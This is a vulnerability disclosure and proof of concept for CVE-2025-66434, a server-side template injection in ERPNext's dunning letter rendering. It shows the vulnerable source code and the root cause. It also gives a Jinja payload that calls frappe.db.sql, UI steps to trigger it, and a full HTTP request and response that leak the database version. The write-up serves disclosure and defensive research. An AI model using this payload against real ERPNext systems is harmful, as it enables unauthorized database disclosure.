An Chu Van

SSTI on ERPNEXT ≤ 15.89.0 (CVE-2025-66434)

Exploit Author: An Chu (aka iamanc)

Vendor: Frappe Technologies Pvt. Ltd.

Product: ERPNext

Affected Versions: ERPNext ≤ 15.89.0

CVE: CVE-2025-66434

Impact:

An authenticated attacker can exploit this vulnerability to execute arbitrary SQL queries via server-side template injection, resulting in disclosure of sensitive database information.

Summary:

A Server-Side Template Injection (SSTI) vulnerability exists in the `get_dunning_letter_text` function of Frappe ERPNext.

The function renders attacker-controlled Jinja2 templates (`body_text`) using `frappe.render_template()` with a user-supplied context (`doc`). Although ERPNext uses a custom Jinja2 `SandboxedEnvironment`, dangerous globals such as `frappe.db.sql` remain accessible via `get_safe_globals()`.

An authenticated attacker with permission to configure **Dunning Type** and **Dunning Letter Text** can inject arbitrary Jinja expressions. This results in server-side code execution within a restricted—but unsafe—context and enables potential database information disclosure.

Technical Details:

ERPNext is an open-source ERP system built on the Frappe Framework, which is written in Python and uses MariaDB/MySQL as its backend database.

HTTP Routing in Frappe

- Frappe exposes backend Python functions through HTTP endpoints.
- The endpoint format is :

```
/api/method/<python.module.path>.<function_name>
```

• When a request is sent to this URL, Frappe resolves the module path and **executes the corresponding Python function directly**.

@frappe.whitelist()

- The `@frappe.whitelist()` decorator **exposes a Python function as a public HTTP API**.
- Whitelisted functions:
  - Accept parameters directly from user-controlled HTTP requests
  - Do not enforce input validation by default
- This decorator defines the **attack entry point** for this vulnerability.

Example:

Source code

```
@frappe.whitelist()
def test(a, b):
    return a + b
```

Request

```
POST /api/method/module.test
a=1&b=2
```

Vulnerable Template Rendering:

frappe uses frappe.render_template(template, context) to render Jinja2 templates. Even with SandboxedEnvironment, dangerous globals remain:

```
from frappe import render_template, get_safe_globals

render_template(user_template, user_context)
```

`get_safe_globals()` exposes:

- frappe.db.sql
- frappe.get_doc
- frappe.throw

- frappe.local

If a malicious Jinja expression is injected, attacker can execute Python code in this restricted environment and query the database.

Vulnerable Functions Analysis:

Vulnerable source code:

File: erpnext/accounts/doctype/dunning/dunning.py

```
@frappe.whitelist()
def get_dunning_letter_text(dunning_type: str, doc: str | dict, language: str | None
        DOCTYPE = "Dunning Letter Text"
        FIELDS = ["body_text", "closing_text", "language"]

        if isinstance(doc, str):
                doc = json.loads(doc)

        if not language:
                language = doc.get("language")

        letter_text = None
        if language:
                letter_text = frappe.db.get_value(
                        DOCTYPE, {"parent": dunning_type, "language": language}, FIEL
                )

        if not letter_text:
                letter_text = frappe.db.get_value(
                        DOCTYPE, {"parent": dunning_type, "is_default_language": 1},
                )

        if not letter_text:
                return {}

        return {
                "body_text": frappe.render_template(letter_text.body_text, doc),
                "closing_text": frappe.render_template(letter_text.closing_text, doc)
                "language": letter_text.language,
        }
```

Root Cause

```
"body_text": frappe.render_template(letter_text.body_text, doc)
```

- `body_text` is loaded directly from the **Dunning Letter Text** child table.
- This field is **fully user-controlled** by authenticated users with permission to manage *Dunning Type*.
- The value is rendered using `frappe.render_template()` **without sanitization**.
- The Jinja2 environment exposes unsafe globals via `get_safe_globals()`, including `frappe.db.sql`.

As a result, an authenticated attacker can inject arbitrary Jinja2 expressions leading to **Server-Side** Template Injection (SSTI).

PoC: Step 1: Inject SSTI Payload via UI


Navigate to:

Accounting → Accounts Receivable → Dunning Type

Create or edit a Dunning Type.


In the Dunning Letter Text child table, set the Body Text field to:

Save the document.



At this stage, the payload is stored but not yet executed.

`body_text` = {{ frappe.db.sql("SELECT @@version") }}//iamanc




Step 2: Trigger SSTI via UI

Navigate to:

Accounting → Dunning -> New Dunning

Select:

Dunning Type: SSTI-Test2




When the Dunning form loads and processes the selected Dunning Type, the backend automatically invokes:

get_dunning_letter_text(dunning_type, doc, language)

During execution, the injected payload inside body_text is rendered by:

frappe.render_template(letter_text.body_text, doc)



Observe that:

The literal payload is no longer visible.

The rendered output contains the database version, for example:

10.6.24-MariaDB-ubu2204


This confirms that the SSTI payload is successfully executed on the server.

Alternative Trigger: Direct API Invocation

The same vulnerability can be triggered by directly calling the whitelisted method:

```
POST /api/method/erpnext.accounts.doctype.dunning.dunning.get_dunning_letter_text
```

When the API processes the request, the injected `body_text` is rendered and the SSTI payload is executed, returning the evaluated output in the response.



Request

Pretty Raw Hex

```
1 POST
/api/method/erpnext.accounts.doctype.dunning.dunning.get_dunning_letter_text HTTP/1.1
2 Host: localhost:8282
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101 Firefox/147.0
7 Referer: http://localhost:8282/app/dunning/new-dunning-kjhgiowblk
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Frappe-CSRF-Token:
a3f8f6b0b7c31f4d1a55af0ea5acf9acf25b376d5faae249f5dedcc2
10 X-Frappe-CMD:
12 Content-Length: 850
13 Origin: http://localhost:8282
14 Connection: keep-alive
15 Cookie: sid=59fb06e9f790bdd8eb82c2a62f4e6b9ee5c8a59782b26db48adbf4ee;
 system_user=yes; full_name=Administrator; user_id=Administrator;
user_image=
19 X-PwnFox-Color: green
20
21 dunning_type=SSTI-Test2+-+1&language=en&doc=
%7B%22docstatus%22%3A0%2C%22doctype%22%3A%22Dunning%22%2C%22name%22%3A%22new-dunning-kjhgiowblk%22%2C%22__islocal%22%3A1%2C%22__unsaved%22%3A1%2C%22owner%22%3A%22Administrator%22%2C%22naming_series%22%3A%22DUNN-.MM.-.YY.-%22%2C%22company%22%3A%221%22%2C%22posting_date%22%3A%222025-12-15%22%2C%22status%22%3A%22Unresolved%22%2C%22currency%22%3A%22THB%22%2C%22rate_of_interest%22%3A0%2C%22overdue_payments%22%3A%5B%5D%2C%22total_interest%22%3A0%2C%22dunning_fee%22%3A0%2C%22dunning_amount%22%3A0%2C%22base_dunning_amount%22%3A0%2C%22grand_total%22%3A0%2C%22language%22%3A%22en%22%2C%22conversion_rate%22%3A1%2C%22company_address%22%3A%22%22%2C%22address_display%22%3A%22%22%2C%22income_account%22%3Anull%2C%22cost_center%22%3Anull%2C%22dunning_type%22%3A%22SSTI-Test2+-+1%22%2C%22total_outstanding%22%3A0%7D
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.22.1
3 Date: Mon, 15 Dec 2025 07:56:53 GMT
4 Content-Type: application/json
5 Content-Length: 209
6 Connection: keep-alive
7 Set-Cookie: sid=
59fb06e9f790bdd8eb82c2a62f4e6b9ee5c8a59782b26db48adbf4ee; Expires=Mon,
 22 Dec 2025 09:56:53 GMT; Max-Age=612000; HttpOnly; Path=/;
SameSite=Lax
8 Set-Cookie: system_user=yes; Path=/; SameSite=Lax
9 Set-Cookie: full_name=Administrator; Path=/; SameSite=Lax
10 Set-Cookie: user_id=Administrator; Path=/; SameSite=Lax
11 Set-Cookie: user_image=; Path=/; SameSite=Lax
12 X-Frame-Options: SAMEORIGIN
13 Strict-Transport-Security: max-age=63072000; includeSubDomains;
preload
14 X-Content-Type-Options: nosniff
15 X-XSS-Protection: 1; mode=block
16 Referrer-Policy: same-origin, strict-origin-when-cross-origin
17
18 {
    "message":{
        "body_text":
        "<div class=\"ql-editor read-mode\"><p>(('10.6.24-MariaDB-ubu2204',),)//iamanc</p></div>",
        "closing_text":
        "<div class=\"ql-editor read-mode\"><p>z</p><p><br></p></div>",
        "language":"en"
    }
}
```